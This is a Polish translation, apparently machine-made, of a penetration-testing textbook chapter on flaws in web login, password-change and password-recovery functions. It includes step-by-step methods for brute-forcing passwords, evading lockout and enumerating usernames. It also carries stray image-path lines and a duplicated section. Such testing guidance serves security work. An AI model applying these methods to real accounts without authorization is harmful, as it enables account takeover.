Funkcja logowania stanowi otwarte zaproszenie dla osoby atakującej do próby odgadnięcia nazw użytkowników i haseł, a tym samym uzyskania nieautoryzowanego dostępu do aplikacji. Jeśli aplikacja pozwala atakującemu na wielokrotne próby logowania z różnymi hasłami, dopóki nie odgadnie właściwego, jest bardzo podatna na ataki nawet dla atakującego-amatora, który ręcznie wprowadzi niektóre popularne nazwy użytkowników i hasła do swojej przeglądarki. Niedawne włamania do znanych witryn zapewniły dostęp do setek tysięcy rzeczywistych haseł, które były przechowywane w postaci zwykłego tekstu lub przy użyciu skrótów wymuszonych metodą brute-force. Oto najpopularniejsze hasła w świecie rzeczywistym:

* hasło

* Nazwa strony

* 12345678

* qwerty

* abc123

* 111111


* małpa

* 12345

* wpuść mnie

UWAGA: Hasła administracyjne mogą być w rzeczywistości słabsze, niż pozwala na to polityka haseł. Mogły zostać ustawione przed wejściem w życie polityki lub mogły zostać skonfigurowane za pomocą innej aplikacji lub interfejsu.

W takiej sytuacji każdy poważny atakujący użyje zautomatyzowanych technik próby odgadnięcia hasła na podstawie długich list typowych wartości. Biorąc pod uwagę dzisiejszą przepustowość i możliwości przetwarzania, możliwe jest wykonanie tysięcy prób logowania na minutę ze standardowego komputera i połączenia DSL. W tym scenariuszu nawet najbardziej niezawodne hasła zostaną ostatecznie złamane. Różne techniki i narzędzia umożliwiające wykorzystanie automatyzacji w ten sposób opisano szczegółowo w Części 14. Rysunek przedstawia udany atak polegający na odgadywaniu hasła na pojedyncze konto przy użyciu Burp Intruder.



Pomyślną próbę logowania można wyraźnie rozpoznać po różnicy w kodzie odpowiedzi HTTP, długości odpowiedzi oraz braku komunikatu „nieprawidłowy login”. W niektórych aplikacjach kontrole po stronie klienta są stosowane w celu zapobiegania atakom polegającym na odgadywaniu hasła. Na przykład aplikacja może ustawić plik cookie, taki jak nieudane logowanie=1 i zwiększać go po każdej nieudanej próbie. Po osiągnięciu określonego progu serwer wykrywa to w przesłanym pliku cookie i odmawia przetworzenia próby logowania. Ten rodzaj obrony po stronie klienta może uniemożliwić przeprowadzenie ręcznego ataku tylko przy użyciu przeglądarki, ale można go oczywiście łatwo obejść, jak opisano w Części 5. Odmiana powyższej luki występuje, gdy licznik nieudanych logowań jest utrzymywany w bieżącej sesji. Chociaż po stronie klienta może to nie wskazywać, wystarczy, że osoba

atakująca uzyska nową sesję (na przykład wstrzymując plik cookie sesji) i będzie mogła kontynuować atak polegający na odgadywaniu hasła. Wreszcie, w niektórych przypadkach aplikacja blokuje docelowe konto po odpowiedniej liczbie nieudanych logowań. Jednak odpowiada na dodatkowe próby logowania komunikatami, które wskazują (lub pozwalają atakującemu wywnioskować), czy podane hasło było poprawne. Oznacza to, że osoba atakująca może przeprowadzić atak polegający na odgadywaniu hasła, nawet jeśli konto docelowe jest zablokowane. Jeśli aplikacja automatycznie odblokowuje konta po pewnym czasie, atakujący musi po prostu poczekać, aż to nastąpi, a następnie zalogować się jak zwykle za pomocą odkrytego hasła.

KROKI HACKOWANIA

1. Ręcznie wykonaj kilka nieudanych prób logowania do konta, które kontrolujesz, monitorując otrzymywane komunikaty o błędach.

2. Jeśli po około 10 nieudanych logowaniach aplikacja nie zwróciła komunikatu o zablokowaniu konta, spróbuj zalogować się poprawnie. Jeśli to się powiedzie, prawdopodobnie nie ma zasady blokowania konta.

3. Jeśli konto jest zablokowane, spróbuj powtórzyć ćwiczenie, używając innego konta. Tym razem, jeśli aplikacja wygeneruje jakiekolwiek pliki cookie, użyj każdego pliku cookie tylko do jednej próby logowania i uzyskaj nowy plik cookie przy każdej kolejnej próbie logowania.

4. Ponadto, jeśli konto jest zablokowane, sprawdź, czy podanie prawidłowego hasła powoduje jakąkolwiek różnicę w zachowaniu aplikacji w porównaniu z błędnym hasłem. Jeśli tak, możesz kontynuować atak polegający na odgadywaniu hasła, nawet jeśli konto jest zablokowane.

5. Jeśli nie kontrolujesz żadnych kont, spróbuj wyliczyć prawidłową nazwę użytkownika (patrz następna sekcja) i wykonaj przy jej użyciu kilka błędnych logowań. Monitoruj komunikaty o błędach dotyczące blokady konta.

6. Aby przeprowadzić atak brute-force, najpierw zidentyfikuj różnicę w zachowaniu aplikacji w odpowiedzi na udane i nieudane logowanie. Możesz wykorzystać ten fakt do rozróżnienia między sukcesem a porażką w trakcie automatycznego ataku.

7. Uzyskaj listę wyliczonych lub wspólnych nazw użytkowników oraz listę wspólnych haseł. Użyj wszelkich uzyskanych informacji o regułach jakości haseł, aby dostosować listę haseł, aby uniknąć zbędnych przypadków testowych.

8. Użyj odpowiedniego narzędzia lub niestandardowego skryptu, aby szybko wygenerować żądania logowania przy użyciu wszystkich permutacji tych nazw użytkowników i haseł. Monitoruj odpowiedzi serwera, aby zidentyfikować udane próby logowania. W części 14 opisano szczegółowo różne techniki i narzędzia do przeprowadzania niestandardowych ataków z wykorzystaniem automatyzacji.

9. Jeśli atakujesz jednocześnie kilka nazw użytkowników, zwykle lepiej jest przeprowadzić tego rodzaju atak brute-force w sposób wszerz, a nie w głąb. Wiąże się to z iteracją listy haseł (zaczynając od najczęstszego) i próbowaniem każdego hasła po kolei dla każdej nazwy użytkownika. Takie podejście ma dwie zalety. Po pierwsze, szybciej odkrywasz konta ze wspólnymi hasłami. Po drugie, jest mniej prawdopodobne, że uruchomisz jakąkolwiek obronę przed blokadą konta, ponieważ istnieje opóźnienie między kolejnymi próbami użycia każdego indywidualnego konta.

Pełne komunikaty o błędach

Typowy formularz logowania wymaga podania przez użytkownika dwóch informacji - nazwy użytkownika i hasła. Niektóre aplikacje wymagają kilku dodatkowych informacji, takich jak data urodzenia, niezapomniane miejsce lub kod PIN. Gdy próba logowania nie powiedzie się, można oczywiście wywnioskować, że przynajmniej jedna informacja była błędna. Jeśli jednak aplikacja poinformuje Cię, która informacja była nieprawidłowa, możesz wykorzystać to zachowanie do znacznego zmniejszenia skuteczności mechanizmu logowania. W najprostszym przypadku, gdy logowanie wymaga nazwy użytkownika i hasła, aplikacja może zareagować na nieudaną próbę logowania, wskazując, czy przyczyną niepowodzenia była nierozpoznana nazwa użytkownika, czy też nieprawidłowe hasło, jak pokazano na rysunku.


W tym przypadku możesz użyć zautomatyzowanego ataku, aby przejrzeć dużą listę popularnych nazw użytkowników, aby wyliczyć, które z nich są prawidłowe. Oczywiście nazwy użytkowników zwykle nie są uważane za tajemnicę (na przykład nie są maskowane podczas logowania). Jednak zapewnienie atakującemu łatwego sposobu identyfikacji prawidłowych nazw użytkowników zwiększa prawdopodobieństwo, że złamie zabezpieczenia aplikacji, mając wystarczająco dużo czasu, umiejętności i wysiłku. Lista wyliczonych nazw użytkowników może być wykorzystana jako podstawa do różnych kolejnych ataków, w tym zgadywania haseł, ataków na dane lub sesje użytkowników lub socjotechniki.

Oprócz podstawowej funkcji logowania, wyliczanie nazwy użytkownika może pojawić się w innych elementach mechanizmu uwierzytelniania. W zasadzie każda funkcja, w której przesyłana jest rzeczywista lub potencjalna nazwa użytkownika, może być wykorzystana do tego celu. Jednym z miejsc, w których często występuje wyliczanie nazw użytkowników, jest funkcja rejestracji użytkowników. Jeśli aplikacja umożliwia nowym użytkownikom rejestrację i określanie własnych nazw użytkowników, wyliczenie nazwy użytkownika jest praktycznie niemożliwe aby zapobiec, jeśli aplikacja ma zapobiegać rejestracji zduplikowanych nazw użytkowników. Inne miejsca, w których czasami można znaleźć wyliczenie nazwy użytkownika, to funkcje zmiany hasła i zapomnianego hasła, jak opisano w dalszej części tej części.

UWAGA: Wiele mechanizmów uwierzytelniania ujawnia nazwy użytkowników w sposób dorozumiany lub jawny. Na koncie poczty internetowej nazwą użytkownika jest często adres e-mail, który z założenia jest powszechnie znany. Wiele innych witryn ujawnia nazwy użytkowników w aplikacji, nie biorąc pod uwagę korzyści, jakie daje to atakującemu, lub generuje nazwy użytkowników w sposób, który można przewidzieć (na przykład użytkownik1842, użytkownik1843 itd.).

W bardziej złożonych mechanizmach logowania, gdzie aplikacja wymaga od użytkownika podania kilku informacji lub przejścia przez kilka etapów, obszerne komunikaty o błędach lub inne elementy dyskryminujące mogą umożliwić atakującemu ukierunkowanie kolejno każdego etapu procesu logowania, zwiększając prawdopodobieństwo, że uzyska nieautoryzowany dostęp.

UWAGA: Ta luka w zabezpieczeniach może powstać w bardziej subtelny sposób niż pokazano tutaj. Nawet jeśli komunikaty o błędach zwracane w odpowiedzi na prawidłową i nieprawidłową nazwę użytkownika są powierzchownie podobne, mogą istnieć między nimi niewielkie różnice, które można wykorzystać do wyliczenia prawidłowych nazw użytkowników. Na przykład, jeśli wiele ścieżek kodu w aplikacji zwraca „ten sam" komunikat o błędzie, mogą występować drobne różnice typograficzne między każdym wystąpieniem komunikatu. W niektórych przypadkach odpowiedzi aplikacji mogą być identyczne na ekranie, ale mogą zawierać subtelne różnice ukryte w źródle HTML, takie jak komentarze lub różnice w układzie. Jeśli nie ma oczywistego sposobu wyliczania nazw użytkowników, należy przeprowadzić dokładne porównanie odpowiedzi aplikacji na prawidłowe i nieprawidłowe nazwy użytkownika. Możesz użyć narzędzia Comparer w pakiecie Burp Suite, aby automatycznie przeanalizować i wyróżnić różnice między odpowiedziami dwóch aplikacji, jak pokazano na rysunku. Pomaga to szybko określić, czy ważność nazwy użytkownika powoduje jakąkolwiek systematyczną różnicę w odpowiedziach aplikacji.



KROKI HACKOWANIA

1. Jeśli znasz już jedną prawidłową nazwę użytkownika (na przykład konta, które kontrolujesz), prześlij jedną nazwę logowania, używając tej nazwy użytkownika i nieprawidłowego hasła, oraz inną nazwę logowania, używając losowej nazwy użytkownika.

2. Rejestruj każdy szczegół odpowiedzi serwera na każdą próbę logowania, w tym kod statusu, wszelkie przekierowania, informacje wyświetlane na ekranie i wszelkie różnice ukryte w źródle strony HTML. Użyj przechwytującego serwera proxy, aby zachować pełną historię całego ruchu do iz serwera.

3. Spróbuj odkryć oczywiste lub subtelne różnice w odpowiedziach serwera na dwie próby logowania.

4. Jeśli to się nie powiedzie, powtórz ćwiczenie we wszystkich miejscach aplikacji, w których można wprowadzić nazwę użytkownika (na przykład samodzielna rejestracja, zmiana hasła i zapomniane hasło).

5. Jeśli zostanie wykryta różnica w odpowiedziach serwera na prawidłowe i nieprawidłowe nazwy użytkowników, uzyskaj listę popularnych nazw użytkowników. Użyj niestandardowego skryptu lub zautomatyzowanego narzędzia, aby szybko przesłać każdą nazwę użytkownika i odfiltrować odpowiedzi, które oznaczają, że nazwa użytkownika jest prawidłowa.

6. Przed przystąpieniem do wyliczania sprawdź, czy po określonej liczbie nieudanych prób logowania aplikacja blokuje konto (patrz poprzedni rozdział). Jeśli tak, pożądane jest zaprojektowanie ataku wyliczającego z uwzględnieniem tego faktu. Na przykład, jeśli aplikacja przyzna ci tylko trzy nieudane próby logowania na dane konto, ryzykujesz „zmarnowaniem" jednej z nich na każdą nazwę użytkownika odkrytą przez automatyczne wyliczanie. Dlatego podczas przeprowadzania ataku polegającego na wyliczaniu nie należy podawać naciąganego hasła przy każdej próbie logowania. Zamiast tego podaj pojedyncze wspólne hasło, takie jak hasło1 lub samą nazwę użytkownika jako hasło.

Jeśli reguły dotyczące jakości haseł są słabe, jest wysoce prawdopodobne, że niektóre próby logowania, które wykonasz w ramach ćwiczenia wyliczania, zakończą się sukcesem i ujawnią zarówno nazwę użytkownika, jak i hasło w jednym trafieniu. Aby ustawić pole hasła tak, aby było takie samo jak nazwa użytkownika, możesz użyć trybu ataku „taran" w Burp Intruder, aby wstawić ten sam ładunek w wielu pozycjach w żądaniu logowania.

Nawet jeśli reakcje aplikacji na próby logowania zawierające prawidłowe i nieprawidłowe nazwy użytkownika są identyczne pod każdym względem, nadal może istnieć możliwość wyliczenia nazw użytkowników na podstawie czasu potrzebnego aplikacji na odpowiedź na żądanie logowania. Aplikacje często wykonują bardzo różne przetwarzanie zaplecza na żądanie logowania, w zależności od tego, czy zawiera ono prawidłową nazwę użytkownika. Na przykład po przesłaniu prawidłowej nazwy użytkownika aplikacja może pobrać dane użytkownika z wewnętrznej bazy danych, wykonać różne operacje na tych danych (na przykład sprawdzić, czy konto wygasło), a następnie zweryfikować hasło (co może obejmować algorytm mieszania intensywnie korzystający z zasobów) przed zwróceniem ogólnej wiadomości, jeśli hasło jest nieprawidłowe. Różnica w czasie między dwiema reakcjami może być zbyt subtelna, aby można ją było wykryć podczas pracy tylko z przeglądarką, ale zautomatyzowane narzędzie może być w stanie je rozróżnić. Nawet jeśli wyniki takiego ćwiczenia zawierają duży odsetek fałszywych alarmów, nadal lepiej jest mieć listę 100 nazw użytkowników, z których około 50% jest prawidłowych, niż listę 10 000 nazw użytkowników, z których około 0,5% jest prawidłowych . Zobacz rozdział 15, aby uzyskać szczegółowe wyjaśnienie, w jaki sposób wykryć i wykorzystać ten typ różnicy czasu w celu wydobycia informacji z aplikacji.

WSKAZÓWKA: Oprócz samej funkcji logowania mogą istnieć inne źródła informacji, w których można uzyskać prawidłowe nazwy użytkownika. Przejrzyj wszystkie komentarze do kodu źródłowego wykryte podczas mapowania aplikacji, aby zidentyfikować widoczne nazwy użytkowników. Wszelkie adresy e-mail programistów lub innego personelu w organizacji mogą być prawidłowymi nazwami użytkowników, w całości lub tylko z prefiksem charakterystycznym dla użytkownika. Każda dostępna funkcja rejestrowania może ujawnić nazwy użytkowników.

Wrażliwa transmisja poświadczeń

Jeśli aplikacja używa nieszyfrowanego połączenia HTTP do przesyłania danych logowania, podsłuchujący, który jest odpowiednio umieszczony w sieci, może oczywiście je przechwycić. W zależności od lokalizacji użytkownika potencjalni podsłuchujący mogą przebywać:

* W sieci lokalnej użytkownika

* W dziale IT użytkownika

* W ramach usługodawcy internetowego użytkownika

* W sieci szkieletowej Internetu

* W ramach usługodawcy internetowego obsługującego aplikację

* W dziale IT zarządzającym aplikacją

UWAGA: Dowolna z tych lokalizacji może być zajęta przez upoważniony personel, ale potencjalnie także przez osobę atakującą z zewnątrz, która w inny sposób naruszyła odpowiednią infrastrukturę. Nawet jeśli uważa się, że pośrednicy w danej sieci są zaufani, bezpieczniej jest używać bezpiecznych mechanizmów transportowych podczas przesyłania przez nią wrażliwych danych.

Nawet jeśli logowanie odbywa się przez HTTPS, dane uwierzytelniające mogą zostać ujawnione nieupoważnionym stronom, jeśli aplikacja obsługuje je w niebezpieczny sposób:

* Jeśli poświadczenia są przesyłane jako parametry ciągu zapytania, a nie w treści żądania POST, mogą one być rejestrowane w różnych miejscach, na przykład w historii przeglądarki użytkownika, w dziennikach serwera WWW oraz w dziennikach wszelkie odwrotne serwery proxy stosowane w infrastrukturze hostingowej. Jeśli atakującemu uda się naruszyć którykolwiek z tych zasobów, może zwiększyć uprawnienia, przechwytując przechowywane tam poświadczenia użytkownika.

* Chociaż większość aplikacji internetowych korzysta z treści żądania POST w celu przesłania samego formularza logowania HTML, zaskakująco często zdarza się, że żądanie logowania jest obsługiwane przez przekierowanie do innego adresu URL z tymi samymi danymi uwierzytelniającymi przekazanymi jako parametry ciągu zapytania. Nie jest jasne, dlaczego twórcy aplikacji uważają za konieczne wykonywanie tych odrzuceń, ale jeśli zdecydowali się to zrobić, łatwiej jest je zaimplementować jako przekierowania 302 do adresu URL niż jako żądania POST przy użyciu drugiego formularza HTML przesłanego za pośrednictwem JavaScript.

* Aplikacje internetowe czasami przechowują dane uwierzytelniające użytkownika w plikach cookie, zwykle w celu wdrożenia źle zaprojektowanych mechanizmów logowania, zmiany hasła, „zapamiętaj mnie” i tak dalej. Te dane uwierzytelniające są podatne na przechwycenie w wyniku ataków, które narażają pliki cookie użytkowników, a w przypadku trwałych plików cookie przez każdego, kto uzyska dostęp do lokalnego systemu plików klienta. Nawet jeśli dane uwierzytelniające są zaszyfrowane, osoba atakująca nadal może po prostu odtworzyć plik cookie, a tym samym zalogować się jako użytkownik, nie znając jego danych uwierzytelniających. Części 12 i 13 opisują różne sposoby, w jakie osoba atakująca może atakować innych użytkowników w celu przechwycenia ich plików cookie.

Wiele aplikacji używa HTTP dla nieuwierzytelnionych obszarów aplikacji i przełącza się na HTTPS w momencie logowania. W takim przypadku właściwym miejscem przełączenia na HTTPS jest załadowanie strony logowania do przeglądarki, co umożliwia użytkownikowi sprawdzenie autentyczności strony przed wprowadzeniem poświadczeń. Jednak często spotyka się aplikacje, które ładują samą stronę logowania za pomocą protokołu HTTP, a następnie przełączają się na HTTPS w momencie przesyłania poświadczeń. Jest to niebezpieczne, ponieważ użytkownik nie może zweryfikować autentyczności samej strony logowania, a zatem nie ma pewności, że poświadczenia zostaną przesłane w bezpieczny sposób. Odpowiednio ustawiony atakujący może przechwycić i zmodyfikować stronę logowania, zmieniając docelowy adres URL formularza logowania, aby korzystał z protokołu HTTP. Zanim bystry użytkownik zorientuje się, że dane uwierzytelniające zostały przesłane za pomocą protokołu HTTP, będą one już przejęte.

KROKI HACKOWANIA

1. Przeprowadź pomyślne logowanie, monitorując cały ruch w obu kierunkach między klientem a serwerem.

2. Zidentyfikuj każdy przypadek, w którym dane uwierzytelniające są przesyłane w dowolnym kierunku. Możesz ustawić reguły przechwytywania w przechwytującym serwerze proxy, aby oflagować wiadomości zawierające określone ciągi.

3. Jeśli zostaną znalezione przypadki, w których poświadczenia są przesyłane w ciągu zapytania adresu URL lub jako plik cookie albo są przesyłane z powrotem z serwera do klienta, należy zrozumieć, co się dzieje i spróbować ustalić, w jakim celu twórcy aplikacji próbowali osiągnąć. Spróbuj znaleźć wszelkie

sposoby, za pomocą których osoba atakująca może ingerować w logikę aplikacji, aby naruszyć dane uwierzytelniające innych użytkowników.

4. Jeśli jakakolwiek poufna informacja jest przesyłana niezaszyfrowanym kanałem, jest ona oczywiście narażona na przechwycenie.

5. Jeśli nie zostaną zidentyfikowane żadne przypadki faktycznego przesyłania danych uwierzytelniających w sposób niezabezpieczony, zwróć szczególną uwagę na wszelkie dane, które wydają się być zaszyfrowane lub zaciemnione. Jeśli obejmuje to wrażliwe dane, możliwe może być wykonanie inżynierii wstecznej algorytmu zaciemniania.

6. Jeśli poświadczenia są przesyłane przy użyciu protokołu HTTPS, ale formularz logowania jest ładowany przy użyciu protokołu HTTP, aplikacja jest narażona na atak typu man-in-the-middle, który może zostać wykorzystany do przechwycenia poświadczeń.

Funkcjonalność zmiany hasła

Co zaskakujące, wiele aplikacji internetowych nie umożliwia użytkownikom zmiany hasła. Funkcjonalność ta jest jednak niezbędna dla dobrze zaprojektowanego mechanizmu uwierzytelniania z dwóch powodów:

* Okresowa wymuszona zmiana hasła zmniejsza ryzyko naruszenia hasła. Zmniejsza okno, w którym dane hasło może być celem ataku polegającego na zgadywaniu. Zmniejsza również okno, w którym złamane hasło może zostać użyte bez wykrycia przez atakującego.

* Użytkownicy, którzy podejrzewają, że ich hasła mogły zostać naruszone, muszą mieć możliwość szybkiej zmiany hasła, aby zmniejszyć zagrożenie nieautoryzowanym użyciem.

Funkcjonalność zmiany hasła

Co zaskakujące, wiele aplikacji internetowych nie umożliwia użytkownikom zmiany hasła. Funkcjonalność ta jest jednak niezbędna dla dobrze zaprojektowanego mechanizmu uwierzytelniania z dwóch powodów:

* Okresowa wymuszona zmiana hasła zmniejsza ryzyko naruszenia hasła. Zmniejsza okno, w którym dane hasło może być celem ataku polegającego na zgadywaniu. Zmniejsza również okno, w którym złamane hasło może zostać użyte bez wykrycia przez atakującego.

* Użytkownicy, którzy podejrzewają, że ich hasła mogły zostać naruszone, muszą mieć możliwość szybkiej zmiany hasła, aby zmniejszyć zagrożenie nieautoryzowanym użyciem.

Chociaż jest to niezbędna część skutecznego mechanizmu uwierzytelniania, funkcja zmiany hasła jest często podatna na ataki z założenia. Luki w zabezpieczeniach, których celowo unika się w głównej funkcji logowania, często pojawiają się ponownie w funkcji zmiany hasła. Wiele funkcji zmiany hasła aplikacji internetowych jest dostępnych bez uwierzytelniania i wykonuje następujące czynności:

* Podaj szczegółowy komunikat o błędzie wskazujący, czy żądana nazwa użytkownika jest prawidłowa.

* Zezwalaj na nieograniczone odgadywanie pola „istniejące hasło”.

* Sprawdź, czy pola „nowe hasło” i „potwierdź nowe hasło” mają taką samą wartość dopiero po sprawdzeniu poprawności istniejącego hasła, co pozwala atakowi na bezinwazyjne odkrycie istniejącego hasła.

Typowa funkcja zmiany hasła obejmuje stosunkowo duże logiczne drzewo decyzyjne. Aplikacja musi identyfikować użytkownika, sprawdzać poprawność dostarczonego istniejącego hasła, integrować się z wszelkimi zabezpieczeniami przed blokadą konta, porównywać dostarczone nowe hasła ze sobą iz regułami jakości haseł oraz w odpowiedni sposób przekazywać użytkownikowi informację zwrotną o błędach. Z tego powodu funkcje zmiany hasła często zawierają subtelne błędy logiczne, które można wykorzystać do obalenia całego mechanizmu.

KROKI HACKOWANIA

1. Zidentyfikuj wszelkie funkcje zmiany hasła w aplikacji. Jeśli nie jest to wyraźnie powiązane z opublikowanymi treściami, nadal może zostać zaimplementowane. Część 4 opisuje różne techniki wykrywania ukrytych treści w aplikacji.

2. Wysyłaj różne żądania do funkcji zmiany hasła, używając nieprawidłowych nazw użytkowników, nieprawidłowych istniejących haseł i niedopasowanych wartości „nowe hasło” i „potwierdź nowe hasło”.

3. Spróbuj zidentyfikować wszelkie zachowania, które mogą być wykorzystane do wyliczania nazw użytkowników lub ataków siłowych (zgodnie z opisem w sekcjach „Brutalne logowanie” i „Rozszerzone komunikaty o błędach”).

WSKAZÓWKA: Jeśli formularz zmiany hasła jest dostępny tylko dla uwierzytelnionych użytkowników i nie zawiera pola nazwy użytkownika, podanie dowolnej nazwy użytkownika może być nadal możliwe. Formularz może przechowywać nazwę użytkownika w ukrytym polu, które można łatwo modyfikować. Jeśli nie, spróbuj podać dodatkowy parametr zawierający nazwę użytkownika, używając tej samej nazwy parametru, która jest używana w głównym formularzu logowania. Ta sztuczka czasami udaje się zastąpić nazwę użytkownika bieżącego użytkownika, umożliwiając brutalne wymuszenie poświadczeń innych użytkowników, nawet jeśli nie jest to możliwe przy głównym logowaniu.

Funkcja zapomnianego hasła

Podobnie jak funkcja zmiany hasła, mechanizmy przywracania po zapomnianym haśle często powodują problemy, których można było uniknąć w głównej funkcji logowania, takie jak wyliczanie nazwy użytkownika. Oprócz tego zakresu defektów, słabości projektowe funkcji związanych z zapomnianym hasłem często sprawiają, że jest to najsłabsze ogniwo do ataku na ogólną logikę uwierzytelniania aplikacji. Często można znaleźć kilka rodzajów słabości projektowych:

* Funkcja zapomnianego hasła często polega na przedstawieniu użytkownikowi dodatkowego wyzwania zamiast głównego loginu, jak pokazano na rysunku .

Odpowiedź na to wyzwanie jest często znacznie łatwiejsza dla osoby atakującej niż próba odgadnięcia hasła użytkownika. Pytania o nazwiska panieńskie matek, niezapomniane daty, ulubione kolory i tym podobne generalnie będą miały znacznie mniejszy zestaw potencjalnych odpowiedzi niż zestaw możliwych haseł. Ponadto często dotyczą one informacji, które są publicznie znane lub które zdeterminowany atakujący może odkryć przy niewielkim wysiłku.

W wielu przypadkach aplikacja umożliwia użytkownikom ustawienie własnego wyzwania odzyskiwania hasła i odpowiedzi podczas rejestracji. Użytkownicy mają skłonność do stawiania wyjątkowo niepewnych wyzwań, prawdopodobnie w fałszywym założeniu, że tylko oni zostaną im postawieni. Przykładem jest „Czy mam łódź?" W tej sytuacji atakujący, który chce uzyskać dostęp, może użyć zautomatyzowanego ataku, aby przejrzeć listę wyliczonych lub typowych nazw użytkowników, zarejestrować wszystkie wyzwania związane z odzyskiwaniem hasła i wybrać te, które wydają się najłatwiejsze do odgadnięcia.

* Podobnie jak w przypadku funkcji zmiany hasła, twórcy aplikacji często pomijają możliwość brutalnego wymuszenia odpowiedzi na wezwanie do odzyskania hasła, nawet jeśli blokują ten atak na głównej stronie logowania. Jeśli aplikacja umożliwia nieograniczone próby odpowiedzi na wyzwania związane z odzyskiwaniem hasła, istnieje duże prawdopodobieństwo, że zostanie naruszona przez zdeterminowanego atakującego.

* W niektórych aplikacjach wezwanie do odzyskania jest zastępowane prostą „wskazówką" dotyczącą hasła konfigurowaną przez użytkowników podczas rejestracji. Użytkownicy często ustawiają niezwykle oczywiste wskazówki, być może nawet identyczne z samym hasłem, w fałszywym założeniu, że tylko oni je kiedykolwiek zobaczą. Ponownie atakujący z listą popularnych lub wyliczonych nazw użytkowników może łatwo przechwycić dużą liczbę wskazówek do hasła, a następnie zacząć zgadywać.

* Mechanizm, za pomocą którego aplikacja umożliwia użytkownikom odzyskanie kontroli nad kontem po prawidłowej odpowiedzi na wyzwanie, jest często podatny na ataki. Jednym z dość bezpiecznych sposobów wdrożenia tego jest wysłanie unikalnego, niemożliwego do odgadnięcia, ograniczonego czasowo adresu URL odzyskiwania na adres e-mail podany przez użytkownika podczas rejestracji. Odwiedzenie tego adresu URL w ciągu kilku minut umożliwia użytkownikowi ustawienie nowego hasła. Jednak często spotykane są inne mechanizmy odzyskiwania konta, które z założenia są niepewne:

* Niektóre aplikacje ujawniają serwerowi istniejące, zapomniane hasło po pomyślnym zakończeniu wyzwania, umożliwiając atakującemu korzystanie z konta w nieskończoność bez ryzyka wykrycia przez właściciela. Nawet jeśli właściciel konta następnie zmieni zdmuchnięte hasło, osoba atakująca może po prostu powtórzyć to samo wyzwanie, aby uzyskać nowe hasło.

* Niektóre aplikacje natychmiast przełączają użytkownika w uwierzytelnioną sesję po pomyślnym zakończeniu wyzwania, ponownie umożliwiając atakującemu korzystanie z konta przez czas nieokreślony bez wykrycia i bez konieczności znajomości hasła użytkownika.

* Niektóre aplikacje wykorzystują mechanizm wysyłania unikalnego adresu URL odzyskiwania, ale wysyłają go na adres e-mail określony przez użytkownika w momencie zakończenia wyzwania. Nie zapewnia to absolutnie żadnego zwiększonego bezpieczeństwa procesu odzyskiwania poza ewentualnym rejestrowaniem adresu e-mail użytego przez atakującego.

WSKAZÓWKA: Nawet jeśli aplikacja nie udostępnia pola ekranowego, w którym można podać adres e-mail, aby otrzymać adres URL odzyskiwania, aplikacja może przesłać adres za pośrednictwem ukrytego pola formularza lub pliku cookie. Daje to podwójną szansę: możesz odkryć adres e-mail użytkownika,

którego naruszyłeś, i możesz zmodyfikować jego wartość, aby otrzymać adres URL odzyskiwania na wybrany przez siebie adres.

* Niektóre aplikacje pozwalają użytkownikom zresetować wartość hasła bezpośrednio po pomyślnym ukończeniu wyzwania i nie wysyłają użytkownikowi żadnego powiadomienia e-mail. Oznacza to, że włamanie się do konta przez atakującego nie zostanie zauważone, dopóki właściciel nie spróbuje ponownie się zalogować. Może nawet pozostać niezauważone, jeśli właścicielka uzna, że zapomniała hasła i w ten sam sposób zresetuje je. Osoba atakująca, która po prostu chce uzyskać dostęp do aplikacji, może następnie przejąć kontrolę nad kontem innego użytkownika na pewien czas i w ten sposób może nadal korzystać z aplikacji w nieskończoność.

KROKI HACKOWANIA

1. Zidentyfikuj wszelkie funkcje zapomnianego hasła w aplikacji. Jeśli nie jest to wyraźnie powiązane z opublikowanymi treściami, nadal może zostać zaimplementowane.

2. Dowiedz się, jak działa funkcja zapomnianego hasła, wykonując pełną instrukcję przy użyciu konta, które kontrolujesz.

